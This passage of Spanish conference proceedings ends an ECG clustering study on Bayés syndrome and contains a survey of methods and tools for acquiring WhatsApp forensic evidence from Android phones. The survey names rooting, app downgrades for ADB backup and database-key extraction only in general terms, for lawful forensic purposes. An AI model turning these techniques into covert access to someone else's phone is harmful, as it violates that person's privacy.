Se aplicó el método FAUM sobre el conjunto M_i seleccionando un ajuste manual para establecer la cantidad de clases igual a 4. Aquí corresponde aclarar algunas particularidades de este método: FAUM en su sentido más amplio consiste en un método determinístico y heurístico que permite descubrir agrupamientos naturales en un conjunto de datos generando a partir de estos datos, histogramas multidimensionales de forma iterativa, estableciendo diferentes tamaños de granularidad (hyper-bines) del histograma y maximizando el equilibrio de la cardinalidad de las clases halladas con dichos hyper-bines. Si bien este método se creó como una solución para descubrir la cantidad natural de grupos en un conjunto de datos, con el objetivo de obtener centroides de grupos y utilizarlos para inicializar otros métodos como K-means++, también es posible utilizarlo para clasificación semi-supervisada si se conoce la cantidad de clases. Este es el caso de la utilización de FAUM en el problema presentado en este trabajo, donde se conocen a priori el número de clases.

En cuanto al detalle del uso, debido a que FAUM trabaja con datos de punto fijo o de tipo entero (para aprovechar las operaciones de desplazamiento de bits con el fin de ganar eficiencia), se utilizó el conjunto M_i , el cual se encuentra normalizado y expresado en valores enteros. De esta manera, se convirtieron los datos iniciales al formato PAM, se verificó su consistencia y se utilizó FAUM acotando el método heurístico para que encuentre soluciones de clusterización con 4 clases.

III. Resultados

En esta sección se presentan los resultados más relevantes de las pruebas que se ejecutaron. Los algoritmos de agrupamiento K-Means++ y FAUM ajustado se aplicaron para diferentes tamaños de muestra y valores de clases k . En el ámbito de esta investigación los valores de k podían variar entre 2 y 4. Concretamente con muestras menores se utilizaron valores de k igual a 2 o 3.

En la **Tabla 1** puede observarse como se encuentra conformada una de las muestras utilizadas en las pruebas. La cantidad de ondas P bifásica de interés se corresponden con lo indicado en [1], considerando que se pueden encontrar en 3 derivaciones de un ECG y teniendo en cuenta que no siempre fue posible extraer más de una onda P por derivación.

En la **Tabla 2** se presentan los resultados de la matriz de confusión especificada para cada tipo de morfología de la onda P y los datos correspondientes para los dos métodos de agrupamiento aplicados. Se puede observar los resultados obtenidos con cada implementación de K-Means++ y FAUM en modo ajustado. En este caso se utilizó un valor de k de 4.

Tabla 1. Muestra relevante

Morfología de la onda P	Cantidad de Muestras
Onda P bifásica	23
Onda P bimodal	3
Onda P negativa	8
Onda P normal	15
Total	49

Se presenta un total de 49 muestras distribuidas según su morfología.

Tabla 2. Matriz de confusión.

	TP	TN	FP	FN	N
Bifásica	23				Total
Kmeans++ Matlab	18	24	2	5	49
Kmeans++ FAUM	22	23	3	1	49
FAUM ajustado	23	12	14	0	49
Bimodal	3				Total
Kmeans++ Matlab	3	38	8	0	49
Kmeans++ FAUM	3	45	1	0	49
FAUM ajustado	3	44	2	0	49
Negativa	8				Total
Kmeans++ Matlab	7	41	0	1	49
Kmeans++ FAUM	7	41	0	1	49
FAUM ajustado	6	41	0	2	49
Positiva	15				Total
Kmeans++ Matlab	6	29	5	9	49
Kmeans++ FAUM	12	33	1	3	49
FAUM ajustado	0	33	1	15	49

En la **Tabla 3** se aprecian los valores de Accuracy, Precision, Recall y f1 Score para la muestra indicada en la **Tabla 1**.

Tabla 3. Indicadores.

	Acc	Prec	Rec	f1 Score
Bifásica				
Kmeans++ Matlab	0.86	0.90	0.78	0.84
Kmeans++ FAUM	0.92	0.88	0.96	0.92
FAUM ajustado	0.71	0.62	1.00	0.77
Bimodal				
Kmeans++ Matlab	0.84	0.27	1.00	0.43
Kmeans++ FAUM	0.98	0.75	1.00	0.86
FAUM ajustado	0.96	0.60	1.00	0.75
Negativa				
Kmeans++ Matlab	0.98	1.00	0.88	0.93
Kmeans++ FAUM	0.98	1.00	0.88	0.93
FAUM ajustado	0.96	1.00	0.75	0.86
Positiva				
Kmeans++ Matlab	0.71	0.55	0.40	0.46
Kmeans++ FAUM	0.92	0.92	0.80	0.86
FAUM ajustado	0.67	0.00	0.00	0.00

Es posible concluir que para todas las clases, la implementación de K-Means++ de FAUM logró el mejor resultado respecto de su f1-Score. En las **Tablas 4-a y 4-b** puede observarse un resumen de los indicadores totales obtenidos sobre la matriz de confusión, ponderando cada uno de ellos por la cantidad de muestras de cada clase.

Tabla 4-a. Indicadores Totales.

	Acc Total	Prec Total
K-means++ Matlab	0.83	0.77
K-means++ FAUM	0.93	0.90
FAUM ajustado	0.76	0.49

Tabla 4-b. Indicadores Totales.

	Rec Total	f1 Score Total
K-means++ Matlab	0.69	0.71
K-means++ FAUM	0.90	0.90
FAUM ajustado	0.65	0.54

IV. Discusión

En la sección anterior las tablas indican la información relativa a una de las muestras. Como anteriormente se había mencionado, se exploraron otros valores de muestras y valores de k .

Al experimentar la aplicación de los algoritmos de agrupamiento para muestras menores a la presentada en la sección III y en casos donde la morfología de la onda P se encontraba bien definida, los resultados mejoraron significativamente.

Cuando la forma de la onda P presenta distorsiones debido a los artefactos de medición y/o alguna otra distorsión morfológica, consecuencia de afecciones

médicas más allá del Síndrome de Bayés, los resultados se ven afectados. Sin embargo, resultan alentadores para avanzar en la detección del Síndrome de Bayés.

Analizando los valores obtenidos en las **Tablas 2, 3, 4-a y 4-b** es posible concluir que para todas las clases, la implementación de K-Means++ de FAUM logró el mejor resultado considerando el valor de f1-Score.

Es necesario tener en cuenta que para la clase más numerosa (3er grado), todos los métodos funcionaron razonablemente bien, no así en las clases menos numerosas (1er grado, negativa y positiva) donde se observó un funcionamiento de K-Means++ de FAUM superior al resto.

En líneas generales se ha podido observar que la implementación de K-Means++ de FAUM, analizando los indicadores totales, ha logrado una clasificación que se destaca por sobre el resto de las soluciones.

V. Conclusiones

En este trabajo se han aplicado dos métodos de agrupamiento con el objetivo de verificar si es posible agrupar un conjunto de muestras correspondientes a señales de onda P de ECGs para la detección del Síndrome de Bayés.

Los resultados han sido satisfactorios en el caso de K-Means++ para todas las clases y en el caso de FAUM los resultados fueron buenos para la clase más numerosa.

En vista de los resultados obtenidos, se planifica como trabajo futuro: i) mejorar FAUM ajustado modificando sus parámetros de entropía y cardinalidad de modo de obtener mejores resultados, ii) utilizar centroides de referencia para inicializar los clusters de forma predefinida con la idea de utilizar estos algoritmos u otros como clasificadores, iii) aplicar K-Means++ y FAUM sobre los valores resultantes de los componentes derivativos e integrativos de los vectores característicos, entre otras líneas de trabajo.

Agradecimientos

Se agradece al equipo del Dr Antonio Bayés de Luna por el aporte de las imágenes de ECG que constituyeron el material de este trabajo.

Referencias

- [1] Bayés de Luna, A., de Ribot, R. F., Trilla, E., Julia, J., Garcia, J., Sadurni, J., ... and Sagues, F. "Electrocardiographic and vectorcardiographic study of interatrial conduction disturbances with left atrial retrograde activation". *Journal of electrocardiology*, 1985, vol. 18, no 1, pp. 1-13.
- [2] Bayés de Luna, A., Cladellas, M., Oter, R., Torner, P., Guindo, J., Marti, V., ... and Iturralde, P. "Interatrial conduction block and retrograde activation of the left atrium

- and paroxysmal supraventricular tachyarrhythmia". *European heart journal*, 1988, vol. 9, no 10, pp. 1112-1118.
- [3] Bacharova, L., and Wagner, G. S. "The time for naming the Interatrial Block Syndrome: Bayes Syndrome". *Journal of Electrocardiology*, 2014, vol. 48, no 2, pp. 133-134.
- [4] Bayés de Luna, A. "Bloqueo a Nivel Auricular". *Rev Esp Cardiol*, 1979, vol. 32, no 1, pp. 5-10.
- [5] Conde, D., and Baranchuk, A. "What a Cardiologist must know about Bayes' Syndrome". *Revista Argentina de Cardiología*, 2014, vol. 82, no 3, pp. 237-239.
- [6] Conde, D., and Baranchuk, A. "Bloqueo interauricular como sustrato anatómico-eléctrico de arritmias supraventriculares: síndrome de Bayés". *Archivos de cardiología de México*, 2014, vol. 84, no 1, pp. 32-40.
- [7] Bayés de Luna, A., Baranchuk, A., Robledo, L. A. E., van Roessel, A. M., and Martínez-Sellés, M. "Diagnosis of interatrial block". *Journal of geriatric cardiology: JGC*, 2017, vol. 14, no 3, pp. 161.
- [8] Baranchuk, A., Torner, P., and Bayés de Luna, A. "Bayés Syndrome What Is It?". *Circulation*, 2018, vol. 137, no 2, pp. 200-202.
- [9] Kitkungvan, D., and Spodick, D. H. "Interatrial block: is it time for more attention?". *Journal of electrocardiology*, 2009, vol. 42, no 6, pp. 687-692.
- [10] Ariyarajah, V., Puri, P., Apiyasawat, S., and Spodick, D. H. "Interatrial block: A novel risk factor for embolic stroke?". *Annals of Noninvasive Electrocardiology*, 2007, vol. 12, no 1, pp. 15-20.
- [11] Bailey, J. J., Berson, A. S., Garson Jr, A., Horan, L. G., Macfarlane, P. W., Mortara, D. W., and Zywiez, C. "Recommendations for Standardization and Specifications in Automated Electrocardiography: Bandwidth and Digital Signal Processing. A report for health professionals by an ad hoc writing group of the Committee on Electrocardiography and Cardiac Electrophysiology of the Council on Clinical Cardiology, American Heart Association.". *Circulation*, 1990, vol. 81, no 2, pp. 730-739.
- [12] Yochum, M., Renaud, C., and Jacquir, S. "Automatic detection of P, QRS and T attens in 12 leads ECG signal based on CWT". *Biomedical Signal Processing and Control*, 2016, vol. 25, pp. 46-52.
- [13] Gritzali, F., Frangakis, G., and Papakonstantinou, G. "Detection of the P and T-waves in an ECG". *Computers and Biomedical Research*, 1989, vol. 22, no 1, pp. 83-91.
- [14] Lenis, G., Pilia, N., Oesterlein, T., Luik, A., Schmitt, C., and Dössel, O. "P wave detection and delineation in the ECG based on the phase free stationary wavelet transformand using intracardiac atrial electrograms as reference". *Biomedical Engineering/Biomedizinische Technik*, 2016, vol. 61, no 1, pp. 37-56.
- [15] Gonzalez-Fernandez, R., Rivero-Varona, M., and de Oca-Colina, G. M. "Detection of P wave in electrocardiogram". *En Computing in Cardiology 2013. IEEE*, 2013. pp. 515-518.
- [16] Chatterjee, H. K., Gupta, R., and Mitra, M. "Real time P and T wave detection from ECG using FPGA". *Procedia Technology*, 2012, vol. 4, pp. 840-844.
- [17] Ismail, A., Shehab, A., and El-Henawy, I. M. "Healthcare Analysis in Smart Big Data Analytics: Reviews, Challenges and Recommendations". *En Security in Smart Cities: Models, Applications, and Challenges. Springer, Cham*, 2019. pp. 27-45.
- [18] Zavantis, D., Mastora, E., and Manis, G. "Robust Automatic Detection of P Wave and T Wave in Electrocardiogram". *En 2017 Computing in Cardiology (CinC). IEEE*, 2017. pp. 1-4.
- [19] Franco, L. G., Escobar Robledo, L. A., Bayés de Luna, A., and Massa, J. M. "Digitalización de Imágenes de ECG para la Detección del Síndrome de Bayés". *En XXIV Congreso Argentino de Ciencias de la Computación (La Plata)*, 2018.
- [20] Kanungo, T., Mount, D. M., Netanyahu, N. S., Piatko, C. D., Silverman, R., and Wu, A. Y. "An efficient k-means clustering algorithm: analysis and implementation". *IEEE transactions on pattern analysis and machine intelligence*, 2002, vol. 24, no 7, pp. 881-892.
- [21] Arthur, D., and Vassilvitskii, S. "K-means++: The advantages of careful seeding". *En SODA'07: proceedings of the eighteenth annual ACM-SIAM symposium on discrete algorithms. Society for Industrial and Applied Mathematics, Philadelphia, PA*, 2007, pp. 1027-1035.
- [22] Berkhin, P. "Survey of clustering data mining techniques. *Accrue Software*". Inc. TR, San Jose, USA, 2002.
- [23] Curti, H. J., and Wainschenker, R. S. "FAUM: Fast Autonomous Unsupervised Multidimensional classification". *Information Sciences*, 2018, vol. 462, pp. 182-203.
- [24] Melnykov, V., Melnykov, I., and Michael, S. "Semi-supervised model-based clustering with positive ad negative constraints". *Advances in data analysis and classification*, 2016, vol. 10, no 3, pp. 327-349.
- [25] Ahn, S., Choi, H., Lim, J., and Lee, K. E. "Self-semi-supervised clustering for large scale data with massive null group". *Journal of the Korean Statistical Society*, 2020, vol. 49, no 1, pp. 161-176.
- [26] Bayés de Luna, A. "ECGs for beginners". *John Wiley & Sons*, 2014.
- [27] Murtagh, F., and Contreras, P. "Methods of Hierarchical Clustering". *CoRR*, abs/1105.0121, 2011.
- [28] Aggarwal, C. C., and Reddy, C. K. "Data Clustering: Algorithms and Applications". *Chapman&Hall/CRC Data mining and Knowledge Discovery series, Londra*, 2014.
- [29] Domingos, P., and Pazzani, M. "Beyond independence: Conditions for the optimality of the simple Bayesian classifier". *En Proc. 13th Intl. Conf. Machine Learning*, 1996. pp. 105-112.

III-Aspectos legales y profesionales

Revisión de Métodos y Herramientas para Adquirir Evidencia Digital de WhatsApp en Celulares con Sistema Operativo Android

Cecilia Lorena Puccinelli
cpuccinelli@frsf.utn.edu.ar

Resumen

WhatsApp es una aplicación de mensajería instantánea para celulares que permite intercambiar entre sus usuarios mensajes de texto y audio, videos, imágenes y documentos, así como realizar llamadas y video llamadas. Su uso masivo la ha convertido en una fuente valiosa de evidencia digital. Este trabajo identifica y analiza distintos métodos y herramientas disponibles para adquirir evidencia digital de WhatsApp en celulares con sistema operativo Android con el objetivo de garantizar la admisibilidad de las pruebas.

1. Introducción

WhatsApp es una aplicación de mensajería instantánea para celulares muy utilizada en la actualidad. De acuerdo con las estadísticas presentadas por Statista [1], a julio de 2020, es la aplicación con más usuarios alrededor del mundo, como se muestra en la figura 1. Funciona en dispositivos con plataformas iOS y Android. Desde enero de 2020, no funciona en celulares con plataformas Windows.




Figura 1. Aplicaciones de mensajería más populares mundialmente en Julio de 2020, basado en el número de usuarios activos mensuales (en millones) [1].

Permite intercambiar mensajes de texto y de audio, videos, imágenes, documentos, ubicación y tarjetas de contactos y realizar llamadas o videollamadas de forma individual o grupal. Gracias a toda la información que

almacena es considerada una fuente vital de evidencias digitales [2].

Según las estadísticas del Departamento de Evidencia Criminal de Arabia Saudita, más del 80% de los crímenes digitales de Arabia Saudita son cometidos utilizando WhatsApp [2].

WhatsApp utiliza internet para su funcionamiento. Los mensajes que se intercambian se encuentran cifrados de extremo a extremo entre el emisor y el receptor de forma predeterminada, de tal forma que terceros no puedan acceder al contenido durante el intercambio. De acuerdo con los términos y condiciones de WhatsApp, cuando un emisor envía un mensaje, el mismo es enviado a un servidor de la empresa que lo almacena de forma temporal hasta que lo envía al receptor, o hasta pasados los 30 días si no logra entregarlo [3]. Los mensajes son guardados en los dispositivos emisor y receptor.

A su vez, se debe tener cuenta que WhatsApp cuenta con una funcionalidad para borrar los mensajes enviados en el celular propio, como así también, para borrar los mensajes enviados en el dispositivo receptor, hasta una hora después de haber sido enviado. Si bien esta funcionalidad permite borrar mensajes enviados por error, también puede utilizarse intencionalmente para eliminar las evidencias de la actividad criminal, como proponen Mirza, Salamh y Karabiyik [4], ya que permite eliminar los mensajes enviados del dispositivo receptor, incluso cuando un usuario haya bloqueado y/o reportado al otro.

Es por esto por lo que es necesario contar con metodologías, técnicas y herramientas adecuadas para realizar las pericias informáticas. Es este trabajo se analizan distintas alternativas para adquirir evidencia digital de WhatsApp en un celular con tecnología Android. Se pretende identificar métodos y herramientas que permitan obtener la evidencia digital de WhatsApp, observando la integridad y manteniendo la cadena de custodia.

El trabajo se organiza de la siguiente manera: en la Sección 2 se definen los conceptos de evidencia digital y forensia digital y se describen los métodos existentes para realizar adquisición de evidencias digitales en teléfonos celulares, en la Sección 3 se abordan los métodos y herramientas disponibles para realizar la adquisición de artefactos de WhatsApp en teléfonos celulares con sistema operativo Android y finalmente, en la Sección 4, se brindan las conclusiones y trabajos futuros.

2. Marco Teórico

Se denomina evidencia “a cualquier elemento que proporcione la información, mediante el cual se pueda deducir alguna conclusión o que constituya un hallazgo relacionado con el hecho que está bajo investigación” [5].

Se denomina evidencia digital a “cualquier registro generado por o almacenado en un sistema computacional que puede ser utilizado como evidencia en un proceso legal” [6].

La cadena de custodia “consiste en un informe detallado que documenta la manipulación y el acceso a las pruebas objeto de la investigación. La información contenida en el documento debe ser conservada adecuadamente y mostrará los datos específicos, en particular todos los accesos con fecha y hora determinada” [5]. Por su parte Cano Martínez [6] la define como “el conjunto de medidas que deben adoptarse a fin de preservar la identidad e integridad de los objetos o muestras que pueden ser fuente de prueba de hechos criminales (preservación total de su eficacia procesal)”.

La ciencia forense digital o forensia digital es “una rama de la ciencia forense que abarca la recuperación e investigación de los materiales que se encuentran en dispositivos digitales o generados por ellos y a menudo, en relación con delitos informáticos” [5]. Otra definición postula: “el uso de métodos científicamente probados y derivados hacia la preservación, recolección, validación, identificación, análisis, interpretación, documentación y presentación de evidencia digital proveniente de fuentes digitales con el propósito de facilitar o promover la reconstrucción de eventos, que se consideran criminales, o ayudando a anticipar acciones no autorizadas que pueden ser perjudiciales para las operaciones planeadas” [7].

La forensia de dispositivos móviles es definida como la ciencia de recuperar evidencia digital de un dispositivo móvil bajo condiciones “forensically sound”¹ usando métodos aceptados [8]. Se dice que la evidencia digital es “forensically sound” si fue recolectada, analizada, manipulada y almacenada de una forma que es aceptable por la ley, y que hay evidencia razonable para probarlo. Da garantía razonable de que la evidencia digital no fue corrupta o destruida durante el proceso de investigación ya sea intencionalmente o por accidente [9].

En la misma dirección, Marqués-Arpa y Serra-Ruiz [5] afirman que “para garantizar la admisibilidad de las pruebas, es necesario prestar especial atención a los métodos y procedimientos utilizados para la obtención de estas, respetando no sólo los procedimientos técnicos sino también la legislación judicial y la legislación aplicable al caso. Las medidas tomadas no deben modificar las pruebas y todas las personas involucradas deben ser competentes en

procedimientos forenses. Todas las actividades realizadas deben documentarse y conservarse las pruebas, de modo que estén disponibles para la repetición de exámenes con el mismo resultado.”

Para realizar una pericia se debe seleccionar una metodología de entre las existentes. La universidad FASTA definió el Proceso Unificado de Recuperación de Información (PURI) [10]. Este proceso consta de seis fases que son: Relevamiento, Recolección, Adquisición, Preparación, Análisis y Presentación.

Es tal la importancia de los métodos y procedimientos utilizados en la fase de adquisición para la obtención de evidencias digitales en cuanto a la admisibilidad de la prueba, que este trabajo se centra en revisar los métodos disponibles para celulares y evaluar su utilización en el caso particular de WhatsApp.

Existen distintos métodos para extraer evidencia digital de dispositivos móviles. Srivastava y Tapaswi [11] los clasifica en métodos de adquisición manual, lógico y físico. Cada método difiere en la técnica utilizada para adquirir los datos y la cantidad de datos que se pueden recolectar. A medida que los métodos utilizados son de más bajo nivel, se requiere mayor conocimiento técnico, tiempo y aumenta su costo [8].

El método de adquisición manual es el proceso de capturar los datos contenidos en el celular a partir de su visualización en el dispositivo móvil utilizando las interfaces de las aplicaciones del celular. Algunas técnicas utilizadas son grabar utilizando una cámara, tomar fotografías o incluso capturar las pantallas desde el mismo celular. Los datos pueden ser modificados, borrados o sobrescritos como resultado de la examinación [8]. Usando este método no es posible recuperar información borrada. Por otro lado, si se necesita recuperar mucha información, este método resultará poco práctico y llevará mucho tiempo. Además, si la pantalla se encuentra rota o dañada, o el dispositivo está configurado en un lenguaje que el investigador no conoce, no será posible o se dificultará mucho utilizar el método. Alissa et al. [2] afirman que este método debe elegirse cuando no pueda utilizarse los métodos de adquisición lógico o físico. Por otra parte, Srivastava y Tapaswi [11] plantean que si bien el método está sujeto a sesgos y errores humanos, hay información que puede recuperarse con cierta precisión como los contactos, registros de llamadas, SMSs, MMSs, algunos datos de aplicaciones y archivos multimedia.

El método de adquisición lógica captura información accediendo al sistema de archivos del teléfono. Permite capturar información de contexto sobre los objetos como fecha y hora y ubicación e incluso, recuperar información que fue borrada, en el caso de que solo haya sido marcada

¹ “forensically sound” es un término usado en forensia digital para calificar, justificar y, si es necesario, defender el uso de una tecnología o método forense particular. Implica que una herramienta fue probada, comparada, y evaluada de forma

independiente por fuentes confiables. Implica que presenta características necesarias para cumplir el condicionamiento de “principios científicos y técnicos” requeridos por el derecho procesal argentino a las herramientas forenses.

como espacio disponible para ser sobrescrito en el futuro [11].

Existen distintas técnicas que implican conectar el móvil a una computadora (a través de una conexión cableada como por ejemplo USB o inalámbrica como WiFi o Bluetooth) para capturar una copia de los objetos lógicos que se encuentran almacenados en el celular [8].

Srivastava y Tapaswi [11] plantean que cuando no es posible utilizar este método porque el dispositivo está roto o no tiene la interfaz requerida se debe utilizar el método de adquisición física.

El método de adquisición física implica obtener una copia o imagen de un almacenamiento físico bit a bit. Permite recuperar datos que fueron eliminados. Algunas técnicas requieren el uso de adaptadores o incluso retirar la memoria. Si bien este método es muy útil, requiere mucho tiempo y esfuerzo, e incluso conocimiento técnico muy avanzado [11].

Si bien a medida que se utilizan métodos de más bajo nivel, se pueden obtener más datos, Ayers, Brothers y Jansen [8] señalan que el o los métodos elegidos dependerán de distintas circunstancias (por ejemplo, el tipo de información solicitada, el tiempo disponible, la urgencia, la disponibilidad de herramientas, etc.). Dependiendo del método utilizado, se pueden destruir o modificar los datos de forma permanente si la herramienta o procedimiento elegido no es correctamente utilizado, por lo que el perito deberá también tener en cuenta su experiencia y conocimiento.

3. Forensia de WhatsApp

Los clientes de WhatsApp almacenan múltiples artefactos de gran valor para propósitos de investigación como archivos multimedia, de log y bases de datos. La mayoría de los archivos generados por WhatsApp son almacenados en un área de la memoria interna del dispositivo que normalmente es inaccesible para los usuarios.

Existen dos bases de datos SQLite, una de contactos y otra de mensajes. Ambas bases de datos se encuentran cifradas.

Dentro de la base de datos de contactos se guardan el id de contacto y otros datos como nombre, estado y si es usuario de WhatsApp. La identificación de cada usuario contiene su número de teléfono móvil [12]. Cuando la aplicación se instala en el móvil, automáticamente se sincroniza con la agenda del dispositivo y agrega todos los contactos. Lo mismo sucede cada vez que se agrega un nuevo contacto en el celular.

La base de datos de mensajes contiene un registro por cada mensaje intercambiado ya sea que haya sido enviado o recibido. Este registro contiene datos como un timestamp, el identificador del contacto del otro extremo, el contenido del mensaje, su estado (recibido, esperando en el servidor

central, recibido por el destinatario) y tipo de contenido [12].

Como se dijo previamente, cuando se envía un mensaje, el mismo se almacena en el dispositivo del emisor, luego es almacenado temporalmente en el servidor de WhatsApp hasta que es recibido por el receptor o durante 30 días si no es posible entregar el mensaje. Una vez que es recibido por el receptor, también se almacena en su dispositivo. La transmisión se hace de forma encriptada, de tal forma que terceros no puedan acceder al contenido de los mensajes. Dicho esto, si bien pudiera ser valioso analizar el contenido de los servidores, dadas las condiciones mencionadas y que además para analizar los servidores de WhatsApp se debe lidiar con la compañía y las políticas de privacidad, en general se extraen y analizan los datos almacenados en los celulares [2].

Srivastava y Tapaswi [11] señalan que el punto más importante es que los datos del dispositivo no deben ser alterados ni modificados durante el proceso de investigación para que sean admisibles como prueba, por lo tanto, se deben elegir métodos que garanticen la no adulteración.

Si consideramos los métodos de adquisición manuales, no podemos garantizar que no se modifiquen los datos. Además, no son adecuados cuando se debe capturar audios y videos. Por otra parte, no permiten procesar la información de forma sistemática ya que se capturan en formato de imagen o video y están sujetos a errores y sesgos humanos. Además, no permiten verificar y/o obtener mensajes eliminados por el usuario o por su contraparte cuando utiliza la función “eliminar para todos”.

En cuanto a los métodos de adquisición lógicos, Alissa et al. [2] proponen utilizar herramientas de forensia digital que permiten capturar datos de WhatsApp sin necesidad de realizar una imagen completa del dispositivo. Estas herramientas acceden a los datos almacenados en el área protegida de almacenamiento del dispositivo utilizando dos metodologías: rooteando el dispositivo Android o haciendo un downgrade de WhatsApp a una versión anterior que permita utilizar Android Debugging Bridge (ADB) backup. ADB es una herramienta provista por Android que permite hacer un backup de los archivos. Las versiones actuales de WhatsApp no permiten hacer downgrade lo que hace que las herramientas que utilizan este método sean obsoletas. Por otra parte, el proceso de rooteo trabaja con la partición de recuperación, lo cual garantiza que los datos almacenados en otras particiones no se modifiquen. Entre estas herramientas se encuentran SalvationDATA WhatsApp Forensics, Elcomsoft WhatsApp Explorer, Guasap y WhatsApp Key/DB Extractor.

Tanto Guasap como SalvationDATA WhatsApp Forensics permiten extraer mensajes eliminados. Guasap y Elcomsoft WhatsApp Explorer permiten extraer todos los tipos de datos, texto y multimedia, mientras que WhatsApp Key/DB Extractor no permite extraer videos, audios y documentos y las imágenes son extraídas con menor resolución. Elcomsoft WhatsApp Explorer brinda herramienta para el análisis de los datos, mientras que en los

otros casos se debe utilizar otras herramientas adicionales para esta etapa. Tanto SalvationDATA WhatsApp Forensics, como Guasap y WhatsApp Key/DB Extractor son gratuitas.

Guasap genera el hash de las bases extraídas, que es un punto fuerte ya que es un elemento para mantener la cadena de custodia. Sin embargo, ninguna de las herramientas provee mecanismos para deshabilitar o reportar la modificación de datos.

En cuanto a los métodos de adquisición físicos, existen herramientas que permiten hacer una copia del almacenamiento de los dispositivos como Cellebrite UFED, XRY, Oxygen Forensics, Belkasoft Evidence y Magnet Acquire.

En el caso de usar Magnet Acquire es necesario utilizar una herramienta como WhatsApp Key/DB Extractor para acceder a la clave que permite descifrar las bases de datos encriptadas de WhatsApp [13]. La ventaja de usar dichas herramientas es que ambas son gratuitas, mientras que las otras herramientas son comerciales.

Tanto Belkasoft Evidence como Oxygen Forensics permiten hacer adquisición lógica o física, pero en el caso de hacer adquisición lógica, Belkasoft Evidence no obtiene los datos de las bases de datos [14].

4. Conclusiones

Existen tres métodos para adquirir evidencia digital de WhatsApp: método de adquisición manual, lógica y física.

El método de adquisición manual consiste en revisar manualmente el celular mirando la pantalla del dispositivo haciendo capturas de pantalla o sacando fotografías. Este método puede comprometer la integridad de la evidencia ya que se pueden generar cambios en los datos, incluso de forma inadvertida.

El método de adquisición lógica consiste en recuperar los datos del celular utilizando una herramienta forense para copiar los archivos y artefactos a nivel lógico.

El método de adquisición física consiste en realizar una copia bit a bit del almacenamiento del dispositivo.

El método de adquisición física es el método más completo en cuanto a cantidad de datos que se adquieren para su análisis posterior, aunque a nivel lógico es posible extraer toda la información necesaria si se desea estudiar específicamente los datos de WhatsApp utilizando herramientas específicas para tal fin.

Existen herramientas comerciales y gratuitas para adquirir datos de WhatsApp, tanto a nivel lógico como físico.

El método elegido dependerá de múltiples factores como tiempo y herramientas disponibles y urgencia, entre otros.

Como trabajo futuro se planea identificar y analizar casos de estudio con las herramientas disponibles de los métodos de adquisición lógica y física, con el objetivo de evaluar en cada caso la conveniencia del método y herramienta seleccionados y definir criterios de selección de métodos y herramientas que sirvan como guía al perito cuando deba realizar pericias sobre WhatsApp en celulares con tecnología Android.

Agradecimientos

Este trabajo se realizó como trabajo final integrador del curso de posgrado Forensia Digital dictado en la Universidad Tecnológica Nacional Facultad Regional Santa Fe por la Dra. Herminia Beatriz Parra de Gallo entre junio y agosto de 2020, a quien agradezco su apoyo e invitación a presentarlo en el congreso.

Referencias

- [1] Statista, Most popular global mobile messenger apps as of July 2020, based on number of monthly active users (in millions). Consultado en 16 de agosto de 2020. [Online]. Disponible en <https://www.statista.com/statistics/258749/most-popular-global-mobile-messenger-apps/>.
- [2] K. Alissa et al., "A comparative study of WhatsApp forensics tools," *SN Appl. Sci.*, vol. 1, no. 11, 2019. doi: 10.1007/s42452-019-1312-8
- [3] WhatsApp, Información legal de WhatsApp. Consultado en 16 de agosto de 2020. [Online]. Disponible en <https://www.whatsapp.com/legal/>.
- [4] M. M. Mirza, F. E. Salamh y U. Karabiyik, "An Android Case Study on Technical Anti-Forensic Challenges of WhatsApp Application," presentado en 2020 8th International Symposium on Digital Forensics and Security (ISDFS): IEEE, may. 2020 - jun. 2020, pp. 1–6.
- [5] T. Marqués-Arpa y J. Serra-Ruiz, "Cadena de Custodia en el Análisis Forense. Implementación de un Marco de Gestión de la Evidencia Digital," *RECSI*, pp. 167–172, 2014.
- [6] J. J. Cano Martínez, *Computación forense: Descubriendo los rastros informáticos*, 2ª ed. México D.F.: Alfaomega, op. 2016.
- [7] G. A. Palmer, "Roadmap for Digital Forensic Research Technical Report DTR-TOO I-01DFRWS," Report from the First Digital Forensic Workshop (DFRWS), 2001.
- [8] R. Ayers, S. Brothers y W. Jansen, "Guidelines on mobile device forensics," 2014. doi: 10.6028/NIST.SP.800-101r1
- [9] D. Sule, "Forensic Readiness and eDiscovery," en *Advances in Digital Crime, Forensics, and Cyber Terrorism, Handbook of Research on Digital Crime, Cyberspace Security, and Information Assurance*, A. Piekarz, M. M. Cruz-Cunha y I. M. Portela, eds.: IGI Global, 2015, pp. 178–192.
- [10] A. H. Di Iorio et al., *El rastro digital de delito: aspectos técnicos, legales y estratégicos de la Informática Forense*. Mar del Plata: Editorial de la Universidad FASTA, 2017.

- [11] H. Srivastava y S. Tapaswi, "Logical acquisition and analysis of data from android mobile devices," *Info and Computer Security*, vol. 23, no. 5, pp. 450–475, 2015. doi: 10.1108/ICS-02-2014-0013
- [12] C. Anglano, "Forensic analysis of WhatsApp Messenger on Android smartphones," *Digital Investigation*, vol. 11, no. 3, pp. 201–213, 2014. doi: 10.1016/j.diin.2014.04.003
- [13] D. A. Orr y A. Castro, "Whatsapp Messenger on the Android Platform: A Forensic Examination of a Physical Device," *FSMT*, vol. 1, no. 1, pp. 4–19, 2018. doi: 10.33513/FSMT/1801-05
- [14] R. Umar, I. Riadi y G. Maulana, "A Comparative Study of Forensic Tools for WhatsApp Analysis using NIST Measurements," *ijacsa*, vol. 8, no. 12, 2017. doi: 10.14569/IJACSA.2017.081210

Análisis de un ataque Ransomware a servidores desde el punto de vista pericial

*Fabián A. Gibellini, Analía L. Ruhl, Germán N. Parisi, Ignacio Sanchez Balzaretti
Laboratorio de Sistemas / Dpto. de Ingeniería en Sistemas de Información/
Universidad Tecnológica Nacional / Facultad Regional Córdoba
Cruz Roja Argentina S/N, 5016*

*fgibellini@bbs.frc.utn.edu.ar, analialorenaruhl@gmail.com, germanparisi@gmail.com,
ignacio@bbs.frc.utn.edu.ar*

Resumen

